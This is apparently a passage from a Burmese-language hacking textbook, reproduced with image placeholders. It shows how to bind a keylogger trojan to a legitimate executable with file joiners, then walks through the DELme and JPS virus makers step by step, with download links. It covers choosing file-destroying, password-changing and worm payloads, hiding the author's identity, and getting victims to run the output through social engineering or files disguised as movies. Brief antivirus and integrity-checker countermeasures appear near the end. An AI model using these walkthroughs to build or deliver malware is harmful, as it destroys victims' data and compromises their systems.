
Wrappers

ကျွန်တော်တို့တွေ Keylogger ပါဝင်နေတဲ့ Trojan တစ်ခုကို ဖန်တီးခဲ့ကြပြီးပါပြီ။ အဆိုပါ Trojan တွေကို target ထံ ဒီတိုင်းပို့ရတာမျိုးလည်း ဖြစ်နိုင်သလို အခြားဖိုင်တွေနဲ့ ပေါင်းစပ်ရမှာမျိုးလည်း ဖြစ်နိုင်ပါတယ်။ ကျွန်တော်တို့ ပို့မယ့် ဖိုင်ကို ကျိန်းသေဖွင့်ကြည့်မယ်လို့ မပြောနိုင်တဲ့အတွက် ပုံစံမျိုးစုံ အသွင်မျိုးစုံနဲ့ ပို့ဆောင်မှသာလျှင် အောင်မြင်ဖို့ လမ်းစ ပိုများပါမယ်။ ကောင်းပြီ။ ဒါဆိုရင် program နှစ်ခု (သို့မဟုတ်) နှစ်ခုထက် ပိုတဲ့ program တွေကို ဘယ်လို ပေါင်းစပ်ဖန်တီးကြမလဲ။ ဒီနေရာမှာ wrapper အခန်းကဏ္ဍ ရောက်လာပါတော့တယ်။

အဲသည်လို ထုတ်ပိုးရာမှာ အကူအညီပေးမယ့် wrapping tool တွေ ရှိပါတယ်။ Elite Wrap, IzPack for Java applications, Senna Spy နဲ့ File Joiner တို့ပဲ ဖြစ်ပါတယ်။ အခြား tool တွေလည်း များစွာ ရှိကြပါသေးတယ်။ ဒီ tool တွေကို အသုံးပြုရတဲ့ ရည်ရွယ်ချက်ကတော့ တရားဝင် software တွေထဲမှာ virus (or) malware တွေကို ထည့်သွင်းလိုတာကြောင့် ဖြစ်ပါတယ်။ (ဒါကြောင့် torrent site တွေနဲ့ Cracked application မျိုးတွေကို အသုံးမပြုသင့်ဘူးလို့ ပြောခဲ့တာ ဖြစ်ပါတယ်)

File Joiner

bit.ly/kmn-fj ကနေ download ရယူပြီး extract ဖြည်ထားပါ။



Portable file မှ open လိုက်ရုံနဲ့ အထက်ပါအတိုင်း မြင်တွေ့ရမှာ ဖြစ်ပါတယ်။

Path	Size
C:\Users\root\Desktop\CA.exe	8 MB
C:\Users\root\Desktop\test.exe.exe	757 KB

Add file ကနေ program ဖိုင်တစ်ခုနဲ့ test.exe လို့ နာမည်ပေးထားတဲ့ ခုန Trojan နှစ်ဖိုင် ရွေးချယ်လိုက်ပြီး Join လိုက်ပါတယ်။ ဖိုင်ဆိုဒ်တွေက သိပ်မများတာကြောင့် ခဏပဲ ကြာမှာဖြစ်ပြီး ကျွန်တော်တို့ ရွေးထားတဲ့ output location မှာ output file ကို တွေ့နိုင်ပြီ ဖြစ်ပါတယ်။ အလားတူ file Joiner တစ်မျိုးကိုလည်း bit.ly/adv-fj ကနေ ဒေါင်းယူနိုင်ပါသေးတယ်။

Counter Measures

Counter Measure တွေအနေနဲ့ ဘာတွေ လုပ်ထားသင့်လဲဆိုရင်တော့ ကျွန်တော်တို့ရဲ့ company (or) organization မှာ ဖြစ်နိုင်ရင် Windows ကို License version ကို အသုံးပြုဖို့ နဲ့ system update တွေ မှန်မှန် လုပ်ဆောင်ပေးဖို့ လိုအပ်ပါတယ်။

Anti-virus တွေကို အသုံးပြုရမှာဖြစ်သလို virus definition တွေကိုလည်း update အမြဲလုပ်ထားဖို့ လိုအပ်ပါတယ်။ နောက်တစ်ခုကတော့ လုပ်ငန်းတွင်းမှာ network (ချိတ်ဆက်ထားတဲ့) ကွန်ပျူတာတိုင်းမှာ အသုံးပြုသူတွေ အားလုံးကို (ဝန်ထမ်းအားလုံးကို) security ဆိုင်ရာ အသိပညာပေးမှုတွေ လိုအပ်မှာဖြစ်ပြီး work အတွက် မဖြစ်မနေ အသုံးပြုရမယ့် application တွေကလွဲရင် ကျန်တာတွေကို ထည့်သွင်း အသုံးပြုခွင့် မပြုဖို့ လိုပါတယ်။

ရှေ့အခန်းတွေမှာ ဆွေးနွေးခဲ့သလို Administrator Account ကနေ အသုံးပြုတာမျိုး မလုပ်စေဘဲ other user account တွေကနေ အသုံးပြုစေဖို့ စီစဉ်ပေးထားရပါမယ်။ လိုအပ်လို့ software တွေ ရယူ အသုံးပြုရရင်လည်း trusted (or) origin site တွေကနေ ရယူအသုံးပြုခြင်းအားဖြင့်လည်း ကာကွယ်နိုင်ပါတယ်။ ဒီ Chapter ကိုတော့ ဒီနေရာလေးမှာပဲ ရပ်နားရအောင်ပါ။

CHAPTER 20: Virus and Worms

Introduction

Computer virus ဆိုတာ target host ပေါ်မှာ execute လည်းလုပ်နိုင်၊ replicate လည်း လုပ်နိုင်တဲ့ malware အမျိုးအစားတစ်ခုလို့ ပြောလို့ရပါတယ်။ virus အများစုသည် data file (or) executable file တွေကို target ထားတတ်ကြပြီး အချို့သော virus တွေကတော့ target ရဲ့ boot sector ကို အာရုံစိုက်တာ တွေ့ရပါတယ်။

Virus တွေရဲ့ intention ကတော့ ကူးစက်ခံရတဲ့ စနစ်မှာ ထိခိုက်နစ်နာစေဖို့ ပါပဲ။ virus တွေသည် data တွေကို delete (or) encrypt လုပ်ပစ်တတ်ကြသလို OS ကိုလည်း damage ဖြစ်အောင် လုပ်ဆောင်တတ်ကြပါတယ်။ အချို့ virus တွေသည် hardware တွေကိုတောင် ပျက်စီးစေနိုင်ပါတယ်။ ဒ့ါပြင် virus တွေသည် information တွေကိုပါ ခိုးယူတတ်ကြပါသေးတယ်။

Virus တွေမှာ အထူးစွမ်းရည်တွေ ရှိတတ်ကြပါတယ်။ ဒ့ါပြင် Anti-virus တွေက သူတို့ကို ရှာမတွေ့နိုင်အောင်လည်း ကြိုးစားလေ့ရှိကြပါတယ်။ stealth technique (ကိုယ်ပျောက် နည်းပညာ) လို့ပဲ ဆိုကြပါစို့။


Virus တွေဟာ များသောအားဖြင့်တော့ သူတို့ ဝင်ရောက်နေမှုကို မသိရှိစေနိုင်ဖို့အတွက် legitimate software တွေ၊ data တွေကို ပျက်စီးအောင် လုပ်လေ့ မရှိတတ်ကြပါဘူး။ program တစ်ခုကို infect ဖြစ်ပြီဆိုရင် virus code တွေကို ထို တရားဝင် application တွေရဲ့ အစမှာ ထည့်သွင်းလိုက်ကြတာမျိုးကို လုပ်ဆောင်ပါတယ်။ user က program ဖွင့်လိုက်တဲ့အခါမှာ virus code တွေကိုပါ run ပေးသလို ဖြစ်သွားအောင်ပေ့ါ။

Virus တွေကို အချိန်ကာလတစ်ခု သတ်မှတ်ပေးထားပြီး ထိုအချိန်ကာလ ရောက်မှသာ code run အောင်လည်း စီမံပေးထားနိုင်ပါတယ်။ သတ်မှတ်ရက် အချိန် အတိအကျမှာ ထပြီး လုပ်ဆောင်အောင်ပေ့ါ။ Virus တွေရဲ့ လုပ်ဆောင်ပုံသည် virus ကို ဖန်တီးလိုက်သူရဲ့ စိတ်ကူးနဲ့ ဆန္ဒပေါ် မူတည်ပြီး ကွာခြားသွားပါတယ်။


ထိုသို့သော virus တွေကို ရေးသားနိုင်ဖို့အတွက် သက်ဆိုင်ရာ Programming Language တွေကို ကောင်းမွန်စွာ နားလည်ဖို့ လိုအပ်ပြီး virus code တွေကိုလည်း လေ့လာထားဖို့ လိုအပ်ပါတယ်။ ဒါပေမယ့် Programming Knowledge မရှိပါဘဲလည်း သာမန် Virus လေးတွေကို ဖန်တီးလို့ ရပါသေးတယ်။ ဒီအခန်းမှာတော့ virus creation tool တွေကို အသုံးပြုပြီး Virus ဖန်တီးမှုတွေကို ဆွေးနွေးသွားပါ့မယ်။ ဘယ်လိုလုပ်ဆောင်လို့ ရတယ်၊ ဘယ်လို ဖြစ်သွားနိုင်တယ် ဆိုတာလေးတွေကို သိရှိပြီး ဘယ်လို ကာကွယ်သင့်တယ်ဆိုတာ ဆုံးဖြတ်နိုင်စေဖို့ပဲ ရည်ရွယ်တာမို့ virus တွေ ဖန်တီးပြီး အချင်းချင်း ဆေးမထိုးကြဖို့တော့ ကြိုတင် ပန်ကြားထားပါရစေခင်ဗျာ။

Delete Me Virus Maker (DELme)

လိုအပ်တဲ့ Virus creator တွေကိုတော့ bit.ly/virus-creators မှာ သွားရောက် ဒေါင်းယူနိုင်ပါတယ်။ virus maker ငါးမျိုးပါရှိပြီး virus ဖန်တီးရာမှာ အသင့်ရှိစေဖို့ Virus code တွေ ပါဝင်နေတာကြောင့် သူတို့ကို သုံးမယ်ဆိုရင်တော့ Virtual Windows တွေမှာသာ သုံးသင့် စမ်းသပ်သင့်ပါတယ်။ ဒီနေရာမှာတော့ ငါးမျိုးထဲက တစ်မျိုးဖြစ်တဲ့ Delete Me ကိုသာ ဆွေးနွေးသွားမှာဖြစ်ပါတယ်။ Delete me ကို ဖွင့်လိုက်ရအောင်။




စပြီး ဖွင့်လိုက်တာနဲ့ ခုလိုပုံစံ မြင်တွေ့ရမှာပါ။




Virus Name မှာ ကိုယ်အဆင်ပြေတာပေးပေါ့။ ကျွန်တော်ကတော့ နမူနာ စမ်းပြမှာဖြစ်လို့ test လို့ပဲ ပေးထားလိုက်ပါတယ်။ Virus Author နေရာမှာ မိမိရဲ့ နာမည်ဝှက် (အမှန်အတိုင်း မထည့်သင့်) ကို ထည့်သွင်းရပါမယ်။ ကျွန်တော်ကတော့ စမ်းပြရုံပဲမို့ kmn လို့ ပေးလိုက်ပါတယ်။ အခြား ဘာမှ မနှိပ်ရသေးဘူးနော်။


ပြီးပြီဆိုရင်တော့ သူ့ရဲ့ main option သုံးခုကို သွားပါမယ်။




Infection, Payload, Other Options ဆိုပြီး အဓိက Options သုံးခုမှာ ပထမဆုံး တစ်ခု Infection က Local Infection မှာ မိမိ နှစ်သက်ရာကို click လိုက်ရုံနဲ့ ဘယ်ဘက်ခြမ်းမှာရှိတဲ့ Black Box ဘက်မှာ program code တွေ ပေါ်ပါမယ်။ လေ့လာလိုသူတွေလည်း ကုဒ်တွေပါ ကြည့်နိုင်တာပေါ့။ Local Infection မှာ မိမိတို့ ဦးတည်လိုတာကို ရွေးချယ်နိုင်ပါတယ်။ one click ပါပဲ။ (အားလုံးတော့ မလုပ်ပါနဲ့။ အရမ်း ထိခိုက်သွားပါလိမ့်မယ်)။ ကျွန်တော်ကတော့ အဲသည်အပိုင်းလေးကို ဘာမှ မရွေးဘဲ ထားခဲ့လိုက်ပါတယ်။




Filetype Infection မှာတော့ exe, txt, lnk, pdf, Mp3, Mp4, Doc, Xml, Png စသည်ဖြင့် File အမျိုးအစားအလိုက် ထိခိုက်စေလိုတဲ့အရာကို one click လိုက်ပါ။ အားလုံးရွေးရင်တော့ အားလုံး ပျက်စီးသွားမှာပါ။




ဒီအပိုင်းကတော့ ခုန ဖိုင်အမျိုးအစားအလိုက် ရွေးချယ် တိုက်ခိုက်ရာမှာ အပေါ်က ပြထားတဲ့ ဖိုင်တွေထဲ မပါတာတွေရှိရင် ဒီနေရာမှာ ဖြည့်နိုင်တာပါ။ တစ်ခုကနေ ဆယ်ခုထိ ဖြည့်နိုင်ပါတယ်။ ကျွန်တော်ကတော့ အပေါ်မှာ မပါသေးတဲ့ထဲက jpg ကို ဖြည့်သွင်းလိုက်ပါတယ်။ (မလိုအပ်ရင် ဘာပဲဖြစ်ဖြစ် ကျော်ခဲ့နိုင်ပါတယ်။ မဖြစ်မနေ ထည့်ရမှာ မဟုတ်ပါ)



ဒုတိယ options က Payload ပါ။ အဲသည်နေရာမှာလည်း မိမိတို့ လိုအပ်တာကို click ပြီး မလိုတာ ကျော်ခဲ့နိုင်ပါတယ်။




ဒီအဆင့်ကတော့ ဖျက်ပစ်တဲ့အဆင့်ပါ။ သတိထားသုံးသင့်ပါတယ်။ ဒီနေရာမှာ Delete All .Mp3 ကို click လိုက်ရင် ကွန်ပျူတာထဲ ရှိသမျှ Mp3 အားလုံး ပျက်သွားမှာ ဖြစ်ပါတယ်။ ထုံးစံအတိုင်း မိမိ ဖြစ်စေချင်တာတွေကို click ပြီး မလိုတာတွေ ထားခဲ့လိုက်ပါ။




ဖျက်ပစ်စေချင်တဲ့ ဖိုင်အမျိုးအစားတွေရှိသေးရင် ထပ်ထည့်နိုင်ပါတယ်။ ဥပမာ rar, zip, ... စသည်ဖြင့်ပေါ့။

Delete Program ကလည်းထို့အတူပါပဲ။ ဖျက်လိုတာပါရင် click နိုင်ပါတယ်။ ကျွန်တော်ကတော့ လုံးဝ မသုံးတဲ့ IE ကိုပဲ ဖျက်လိုက်ပါတယ်။

အောက်ဆုံးက Internet Options မှာ Victim ရဲ့ Browser က Home Page ကို မိမိဆန္ဒရှိတဲ့ website ဆီ ပြောင်းပေးလိုက်နိုင်ပါတယ်။



နောက်ဆုံး Other Options မှာလည်း မိမိဆန္ဒနဲ့ ကိုက်ညီတာတွေကို click နိုင်ပါတယ်။ Kill ကတော့ လက်ရှိ သုံးနေတာတွေကို ချက်ချင်း ရပ်တန့်စေနိုင်တာမို့လို့ အချို့ မ save ရသေးတဲ့ ဒေတာတွေကို ပျက်စေနိုင်ပါတယ်။



ကျွန်တော်တို့ ဖန်တီးထားတဲ့ အခြားသော Malware တွေကို ဒေါင်းစေချင်ရင်

လည်း ဒီနေရာမှာ Link ဖြည့်သွင်းတာမျိုးတွေ လုပ်ဆောင်နိုင်ပါသေးတယ်။


ကုဒ်တွေကို မြင်ရတဲ့ဘက်အခြမ်းပါ။ မိမိတို့ စိတ်ကြိုက် ပြင်ဆင်ပြီးပြီ ဆိုရင်တော့ Save As .Bat ကို ရွေးချယ်နိုင်ပါပြီ။ (ကုဒ်တွေကို လေ့လာချင်ရင် .Txt နဲ့ ထုတ်နိုင်ပါတယ်။) နေရာရွေး သိမ်းဆည်းပြီးရင်တော့ .Bat script လေး ရပြီဖြစ်ပါတယ်။

ဒီတိုင်းသွားပို့ပေးလို့ကတော့ victim က ဖွင့်ကြည့်မှာတောင် မဟုတ်လောက်ပါဘူး။ ဒါကို ကျွန်တော်တို့အနေနဲ့ အသွင်ပြောင်းရပါမယ်။ ပါဆယ်လှလှလေး ထုတ်ပိုးပြီးသွားရင်တော့ ကျွန်တော်တို့ရဲ့ Target က ဖွင့်ကြည့်ဖို့ နီးစပ်သွားပြီပေါ့။ သူဖွင့်ကြည့်ဖြစ်အောင်လည်း Social Engineering ကို သုံးပြီး ပို့ပေးနိုင်သလို သူ မြင်အောင် မသိမသာ ဖော်ပြတာမျိုး နဲ့လည်း လုပ်ဆောင်နိုင်ပြီဖြစ်ပါတယ်။ သူက movie ကြိုက်သူဆိုရင် movie ထဲမှာ မြုပ်ထည့်ပေးလိုက်ရုံပေါ့။ :)

JPS Virus Maker

နောက်ထပ် စိတ်ဝင်စားစရာကောင်းတဲ့ virus maker တစ်ခုပါ။ bit.ly/jps-kmn မှာ ဒေါင်းယူရရှိနိုင်ပါတယ်။ ကျွန်တော်ကတော့ ခုချိန်မှာ latest version ဖြစ်တဲ့ 3.0 ကို ဒေါင်းယူပြီး အသုံးပြုဆွေးနွေးသွားပါမယ်။

JPS ကို ဖွင့်လိုက်တာနဲ့ အထက်ပါပုံအတိုင်း မြင်တွေ့ရမှာဖြစ်ပါတယ်။ Auto Startup တစ်ခုကိုတော့ default အနေနဲ့ အမှန်ခြစ်ထည့်ပေးထားပါတယ်။ ကျန်တဲ့ function တွေကိုတော့ အလွယ်တကူသိနိုင်မယ်လို့ ယူဆလို့ တစ်ခုစီ မပြောပြတော့ပါဘူး။ အလိုရှိရာ function ကို အမှန်ခြစ်ပေးရုံပေါ့။ Name After Install က ကျွန်တော်တို့ ဖန်တီးလိုက်တဲ့ Virus သည် system ထဲ ရောက်သွားတဲ့အခါ ဖြစ်ပေါ်မယ့် နာမည်ပါ။ server name မှာတော့ name.exe ပုံစံနဲ့ နာမည်ပေးနိုင်ပါတယ်။ ပြီးရင် အပေါ်ပုံမှာ လက်ထောက်ပြထားတဲ့နေရာ >> ကို နှိပ်လိုက်ပါ။



ကျွန်တော်တို့ရဲ့ victim သည် Windows XP သုံးသူဆိုပါက XP password ကို မိမိ အလိုရှိရာအတိုင်း ပြောင်းလဲစေနိုင်ပါတယ်။ computer name, IE Home Page စတာတွေကို ပြောင်းလဲပစ်နိုင်သလို auto ပွားတဲ့ Worm အခြေအနေကိုလည်း Enable လုပ်ပေးနိုင်ပါသေးတယ်။ အားနည်းချက်ကတော့ သူ့မှာ icon သိပ်များများစားစား မရှိတာပါ။ အားလုံး စိတ်တိုင်းကျပြီဆိုရင်တော့ Create Virus ကို နှိပ်လိုက်တာနဲ့ JPS folder ထဲမှာ exe ဖိုင်အနေနဲ့ ထွက်ပေါ်လာတာကို မြင်ရပါမယ်။ Victim ဆီ ရောက်ဖို့တော့ မိမိတို့ဘာသာ ကြိုးစားကြရပါမယ်ဗျ။

Stealth Strategies and Infection

Virus တွေဟာ သူတို့ကို Anti-virus တွေကနေ ဖမ်းမိ သိရှိမသွားဖို့အတွက် နည်းလမ်းများစွာနဲ့ ကြိုးစားလုပ်ဆောင်ကြလေ့ရှိပါတယ်။ request တွေကို ကြားဖြတ် ရယူတယ်။ Anti-virus တွေက Scan လုပ်ဖို့အတွက် OS ထံ request လုပ်ရပါတယ်။ virus တွေဟာ အဆိုပါ request တွေကို ကြားဖြတ်ရယူတာမျိုးနဲ့ သူတို့အလိုရှိတဲ့ ဖိုင်တွေ၊ infection version တွေအတွက် return လုပ်ကြလေ့ရှိတတ်ပါတယ်။ ဒါကြောင့် Anti-virus တွေက အဆိုပါ ဖိုင်တွေနဲ့ ပတ်သက်ပြီး clean တယ် ဆိုတဲ့ answer ကိုသာ ရရှိတဲ့အတွက် no virus လို့ပဲ ပြပါလိမ့်မယ်။ virus ကတော့ ရှိလျက်နဲ့ လွတ်မြောက်နေပါလိမ့်မယ်။

ဒီလို virus မျိုးကို တိုက်ခိုက်နိုင်ဖို့အတွက် အကောင်းဆုံးနည်းလမ်းကတော့ integrity checker ကို အသုံးဖို့နဲ့ OS infected file တွေကို replace လုပ်နိုင်ဖို့ ဖြစ်ပါတယ်။ သို့မဟုတ် အခြားသော clean device တစ်ခုခုကနေ scan လုပ်ဖို့ ဖြစ်ပါတယ်။ ကျွန်တော်တွေ့ဖူးသမျှတော့ ကုမ္ပဏီအတော်များများသည် သူတို့သုံးနေတဲ့ ကွန်ပျူတာတွေမှာ virus infection တွေကို သတိထားမိလေ့မရှိကြပါဘူး။ အချို့ organization တွေမှာဆို USB stick တွေကို without scan အသုံးပြုနေတာတောင် တွေ့ဖူးပါတယ်။

